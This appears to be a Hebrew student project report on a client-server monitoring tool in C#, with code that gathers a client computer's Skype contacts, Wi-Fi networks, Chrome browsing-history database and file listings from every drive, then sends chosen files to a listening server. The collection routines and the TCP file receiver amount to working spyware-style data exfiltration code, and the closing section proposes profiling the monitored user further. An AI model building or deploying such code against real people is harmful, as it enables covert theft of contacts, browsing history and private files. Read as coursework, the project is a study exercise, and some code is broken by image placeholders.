
}

Skype and Wi-Fiדף ה:

**בכדי לקבל את רשימת אנשי הקשר של הלקוח בסקייפ יש תחילה:**

* ללחוץ על כפתור ,Get Skype Contacts התוכנה תשלח הודעת מחרוזת ללקוח להפעיל את הפעולה שמשרשרת את שמות אנשי הקשר לתוך קובץ טקסט ושולחת חזרה את הקובץ אל השרת.

**בכדי לקבל את רשימת רשתות העל חוטיות של הלקוח יש תחילה:**

* ללחוץ על כפתור הWifi Interfaces ובמידה ויש למחשב כרטיס רשת מתאים התוכנה תשלח את שמות הרשתות עוצמת האות ושיטת התעבורה שבה הוא משתמש, אחרת תשלח הודעה מתאימה.

פעולות וקודי המחלקות המתייחסים לחלון זה:

**\*בחלק של קבלת אנשי הקשר של הלקוח בתוכנת הסקייפ נעזרתי במחלקה SkypeClass.cs**

**\*בחלק של קבלת הרשתות העל חוטיות של הלקוח נעזרתי במחלקות NativeWifi.cs ו WlanApi.cs**

ניתן לראות כי המחלקה מחלקת את אנשי הקשר לארבע סוגים ומכניסה כל אחד מהם לרשימה אחרת. בהמשך יצרתי פעולה אשר מכניסה כל אחד מהשמות אל תוך קובץ טקסט שנשלח אל השרת.

class SkypeClass

{

Skype \_skype = new Skype();

List<string> online = new List<string>();

List<string> offline = new List<string>();

List<string> busy = new List<string>();

List<string> away = new List<string>();

public void refresh()

{

online.Clear();

offline.Clear();

busy.Clear();

away.Clear();

FillContacts();

}

public List<string> GetContactsList(int listnum)

{

switch (listnum)

{

case 1:

return online;

case 2:

return offline;

case 3:

return busy;

case 4:

return away;

default:

return online;

}

}

**הפעולה מקבלת ארבע רשימות ויוצרת רשימה אחת גדולה של שמות אנשי הקשר, אותה היא משרשרת אל תוך קובץ טקסט ולבסוף מזמנת פעולת שליחה של הקובץ אל השרת.**

if (Character == 8)

{

try

{

string FilePath = "D:\\SkypeContactLists.txt";

File.Create(FilePath).Close();

List<string> online = new List<string>();

List<string> offline = new List<string>();

List<string> busy = new List<string>();

List<string> away = new List<string>();

Sk.refresh();

if (File.Exists(StreamReader))

{

File.WriteAllText(StreamReader, String.Empty);

}

online = Sk.GetContactsList(1);

offline = Sk.GetContactsList(2);

busy = Sk.GetContactsList(3);

away = Sk.GetContactsList(4);

for (int i = 0; i < online.Count(); i++)

{

online[i] = "\*1\*" + online[i];

}

for (int i = 0; i < offline.Count(); i++)

{

online.Add("\*2\*" + offline[i]);

}

for (int i = 0; i < busy.Count(); i++)

{

online.Add("\*3\*" + busy[i]);

}

for (int i = 0; i < away.Count(); i++)

{

online.Add("\*4\*" + away[i]);

}

for (int i = 0; i < online.Count(); i++)

{

File.AppendAllText(FilePath, online[i]);

}

SendFile(1, FilePath);

}

catch

{

}

**הפעולות בדף זה מציגות את הדרך שבה השרת מפרק את נתוני הלקוח אל תוך הטבלאות בדף הסקייפ והרשתות**

public void ExtractWifi(List<string> WifiList)

{

try

{

string networkName = WifiList[0];

string Encryption = WifiList[1];

string SignalQuality = WifiList[2];

ListViewItem item = new ListViewItem(networkName);

item.SubItems.Add(Encryption);

item.SubItems.Add(SignalQuality);

WifilistView.Items.Add(item);

}

catch{}}

public void ExtractSkypeContact(List<string> OnlineNamesList, List<string> OfflineNamesList, List<string> BusyNamesList, List<string> AwayNamesList)

{

try

{

ListViewItem item;

SkypelistView.Items.Clear();

SkypelistView.Sorting = SortOrder.Ascending;

foreach (var x in OnlineNamesList)

{

item = new ListViewItem(x);

SkypelistView.Items.Add(item);

}

int i = 0;

foreach (var x in OfflineNamesList)

{

SkypelistView.Items[i++].SubItems.Add(x);

if (i >= SkypelistView.Items.Count)

{

break;}}

i = 0;

foreach (var x in BusyNamesList)

{

SkypelistView.Items[i++].SubItems.Add(x);

if (i >= SkypelistView.Items.Count)

{

break;}}

i = 0;

foreach (var x in AwayNamesList)

{

SkypelistView.Items[i++].SubItems.Add(x);

if (i >= SkypelistView.Items.Count)

{

break;}}}

catch{}}

**נעזרתי במחלקה אשר עוברת על כל חיבורי הרשת של המחשב ובודקת האם הם פתוחים והאם ניתן להתחבר אליהם. הפעולה המוצגת יוצרת מערך של רשתות זמינות ומחזירה מערך של הרשתות שהתקבלו לאחר בדיקת תקינותם.**

public class WlanInterface

{

private WlanClient client;

private Wlan.WlanInterfaceInfo info;

private Wlan.WlanAvailableNetwork[] ConvertAvailableNetworkListPtr(IntPtr availNetListPtr)

{

Wlan.WlanAvailableNetworkListHeader availNetListHeader = (Wlan.WlanAvailableNetworkListHeader)Marshal.PtrToStructure(availNetListPtr, typeof(Wlan.WlanAvailableNetworkListHeader));

long availNetListIt = availNetListPtr.ToInt64() + Marshal.SizeOf(typeof(Wlan.WlanAvailableNetworkListHeader));

Wlan.WlanAvailableNetwork[] availNets = new Wlan.WlanAvailableNetwork[availNetListHeader.numberOfItems];

for (int i = 0; i < availNetListHeader.numberOfItems; ++i)

{

availNets[i] = (Wlan.WlanAvailableNetwork)Marshal.PtrToStructure(new IntPtr(availNetListIt), typeof(Wlan.WlanAvailableNetwork));

availNetListIt += Marshal.SizeOf(typeof(Wlan.WlanAvailableNetwork));

}

return availNets;

}

public Wlan.WlanConnectionAttributes CurrentConnection

{

get

{

int valueSize;

IntPtr valuePtr;

Wlan.WlanOpcodeValueType opcodeValueType;

Wlan.ThrowIfError(

Wlan.WlanQueryInterface(client.clientHandle, info.interfaceGuid, Wlan.WlanIntfOpcode.CurrentConnection, IntPtr.Zero, out valueSize, out valuePtr, out opcodeValueType));

try

{

return (Wlan.WlanConnectionAttributes)Marshal.PtrToStructure(valuePtr, typeof(Wlan.WlanConnectionAttributes));

}

finally

{


Wlan.WlanFreeMemory(valuePtr);

}}}}

Chrome Historyדף ה:

**בכדי לראות את היסטוריית הגלישה של הלקוח ברשת יש תחילה:**

* ללחוץ על כפתור ,Get Chrome Table File התוכנה תשלח הודעת מחרוזת ללקוח לשלוח קובץ של מסד נתונים אל השרת. בשרת תתקיים פעולת פענוח של הקובץ והוא יציג את היסטוריית הגלישה, כתובות האתרים, מספר כניסות ופרטים מיוחדים על הכניסה.
* קיימת האופציה לפתוח קבצי מסד נתונים קודמים שנשלחו מהלקוח לשרת.



פעולות וקודי המחלקות המתייחסים לחלון זה:

**\*בחלק של קבלת היסטוריית הגלישה של הלקוח נעזרתי במחלקות URL.cs ו GoogleChrome.cs**

ניתן לראות כי המחלקות ממוקמות דווקא אצל השרת שכן בצד הלקוח הפעולה היחידה שמתקיימת הינה השליחה של הקובץ ופענוח הקובץ והצגתו בתוך טבלה מתקיימת אצל השרת. הפעולה המוצגת הינה פעולת החילוץ של נתוני הגלישה מהטבלה שנמצאת בקובץ המתקבל.

public DataTable ExtractFromTable(string table, string folder, string path)

{

SQLiteConnection sql\_con;

SQLiteCommand sql\_cmd;

SQLiteDataAdapter DB;

DataTable DT = new DataTable();

// FireFox database file

string dbPath = folder + path;

// If file exists

if (File.Exists(dbPath))

{

// Data connection

sql\_con = new SQLiteConnection("Data Source=" + dbPath +

";Version=3;New=False;Compress=True;");

// Open the Connection

sql\_con.Open();

sql\_cmd = sql\_con.CreateCommand();

// Select Query

string CommandText = "select \* from " + table;

// Populate Data Table

DB = new SQLiteDataAdapter(CommandText, sql\_con);

DB.Fill(DT);

// Clean up

sql\_con.Close();

}

Console.WriteLine(DT.Rows.Count);

return DT;

}

**הפעולה מתחת נמצאת בצד השרת והיא מכניסה את נתוני קובץ מסד הנתונים אל תוך DataGridViewטבלה מסוג הנקרא:**

GoogleChrome gc = new GoogleChrome();

public void ShowTable()

{

try

{

Stream MyStream;

OpenFileDialog dialog = new OpenFileDialog();

dialog.Filter = "db files (\*.db)|\*.db|All files (\*.\*)|\*.\*";

dialog.InitialDirectory = @"D:\";

dialog.Title = "Please select an db file to open.";

if (dialog.ShowDialog() == System.Windows.Forms.DialogResult.OK)

{

if ((MyStream = dialog.OpenFile()) != null)

{

string FileName = System.IO.Path.GetFileName(dialog.FileName);

DataTable d = gc.ExtractFromTable("urls", "D:", "History.db");

string[,] arr = new string[9, d.Rows.Count];

int I = 0;

foreach (DataRow r in d.Rows)//typed\_count

{

arr[0, I] = r["url"].ToString();

arr[1, I] = r["title"].ToString();

arr[2, I] = r["visit\_count"].ToString();

arr[3, I] = r["typed\_count"].ToString();

arr[4, I] = r["last\_visit\_time"].ToString();

arr[5, I] = r["hidden"].ToString();

arr[6, I] = r["favicon\_id"].ToString();

I++;

}

dataGridView1.Invoke(new Action(() => dataGridView1.Columns.Add("url", "Url")));

dataGridView1.Invoke(new Action(() => dataGridView1.Columns.Add("title", "Title")));

dataGridView1.Invoke(new Action(() => dataGridView1.Columns.Add("visit\_count", "Visit\_Count")));

dataGridView1.Invoke(new Action(() => dataGridView1.Columns.Add("typed\_count", "Typed\_count")));

dataGridView1.Invoke(new Action(() => dataGridView1.Columns.Add("last\_visit\_time", "Last\_visit\_time")));

dataGridView1.Invoke(new Action(() => dataGridView1.Columns.Add("hidden", "Hidden")));

dataGridView1.Invoke(new Action(() => dataGridView1.Columns.Add("favicon\_id", "Favicon\_id")));

for (int i = 0; i < arr.GetLength(0) - 1; i++)

{

dataGridView1.Invoke(new Action(() => dataGridView1.Rows.Add(arr[0, i], arr[1, i], arr[2, i], arr[3, i], arr[4, i], arr[5, i], arr[6, i])));//url title visit\_count

}}}}

catch

{}}

File Managerדף ה:

**בכדי לראות את רשימת הקבצים לפי זוג שנמצאים על המחשב של הלקוח יש תחילה:**

* לבחור על אופציה אחת מבין האופציות המוצגות בחלון הנשלף ללחוץ על כפתור ,Get Files Lists התוכנה תשלח הודעת מחרוזת ללקוח לשלוח קובץ טקסט אל השרת ובו נמצאים כתובות המיקום של הקובץ בדיוק כפי שהוא ממוקם במחשב הלקוח, הPath של הקובץ. בשרת תתקיים פעולת פענוח של הקובץ והוא יציג את רשימת הקבצים בתור רשימה ארוכה המסודרת בתוך ListView.
* למנהל קיימת האפשרות לבקש כמה סוגי קבצים ספציפיים שברצונו לחפש אצל הלקוח והם:

1. קבצי תמונות מסוג –PNG,JPG
2. קבצי מידע מסוג –PDF
3. קבצי Word אחרונים שבהם המשתמש עשה שימוש
4. קבצי מידע מסוג –Data Base

* קיימת האופציה לסמן קובץ מסוים מרשימת הקבצים שמוצגים ברשימה ולבקש לשלוח את הקובץ המסומן מהלקוח אל השרת באמצעות סימון השורה ולחיצה על כפתור Order Sending Marked Files.

**זוהי פעולת חיפוש אשר נמצאת אצל הלקוח ומחזירה רשימה ובה מיקום הקובץ**

public List<string> Search(string CharExtension)

{

List<string> files = new List<string>();

foreach (DriveInfo d in DriveInfo.GetDrives().Where(x => x.IsReady ))

{

try

{

files.AddRange(Directory.GetFiles(d.RootDirectory.FullName, CharExtension, SearchOption.AllDirectories));

}

catch



{

}

}

return files;

}



קודים וחישובים:

פעולה הנמצאת בשרת ואחראית על האזנה ומוכנות לקבלת קובץ מכל סוג שהוא:

class FilesListeners

{

string IP = "127.0.0.1";

public bool ReciveFile(string SavePath, string Extension)

{

try

{

TcpListener FileListener = new TcpListener(IPAddress.Parse(IP), 2102);

FileListener.Start();

TcpClient client = FileListener.AcceptTcpClient();

byte[] buffer = new byte[1500];

int bytesread = 1;

DateTime dt = DateTime.Now;

string s1 = dt.ToString("dd-MM-yy-HH-mm-ss");

if (Extension == ".jpg" || Extension == ".png" || Extension == ".gif" || Extension == ".wav")

{

SavePath = "D:\\ClientFiles\\" + s1;

}

if (Extension == ".db" || Extension == ".Pdf")

{

buffer = new byte[150000];

}

StreamWriter writer = new StreamWriter(SavePath + Extension);

while (bytesread > 0)

{

bytesread=client.GetStream().Read(buffer, 0, buffer.Length);

if (bytesread == 0)

{

break;

}

writer.BaseStream.Write(buffer, 0, buffer.Length);

}

writer.Close();

FileListener.Stop();

return true;

}

catch

{

return false;

}

}}}

הצעות לשיפור

במהלך העבודה עלו רעיונות נוספים כיצד להרחיב את הפרוייקט וכיצד לשפר אותו.

- להרחיב את הפרויקט ולעבות אותו באמצעות מציאת ההיסטוריה של סוגי דפדפנים רבים

- מתן אופציה לשרת לבדוק את תהליכי המשתמש ולמצוא מידע נוסף על מערכת ההפעלה של המחשב

-להרחיב את הפרויקט באמצעות הצגת סטטיסטיקות، המלצות והבחנות למנהל בהתאם לפרופיל של הלקוח הנבדק.

סיכום:

נהניתי מאוד לכתוב ולעבוד על הפרוייקט. שמחתי לראות איך לאחר כל המאמצים שהשקעתי הפרוייקט עובד כפי שציפיתי וייעדתי. אני מרוצה מהתוצאה ושמח שבחרתי ללמוד ולהרחיב את ידיעותיי בתחום המחשבים ובפרט בתחום הסייבר.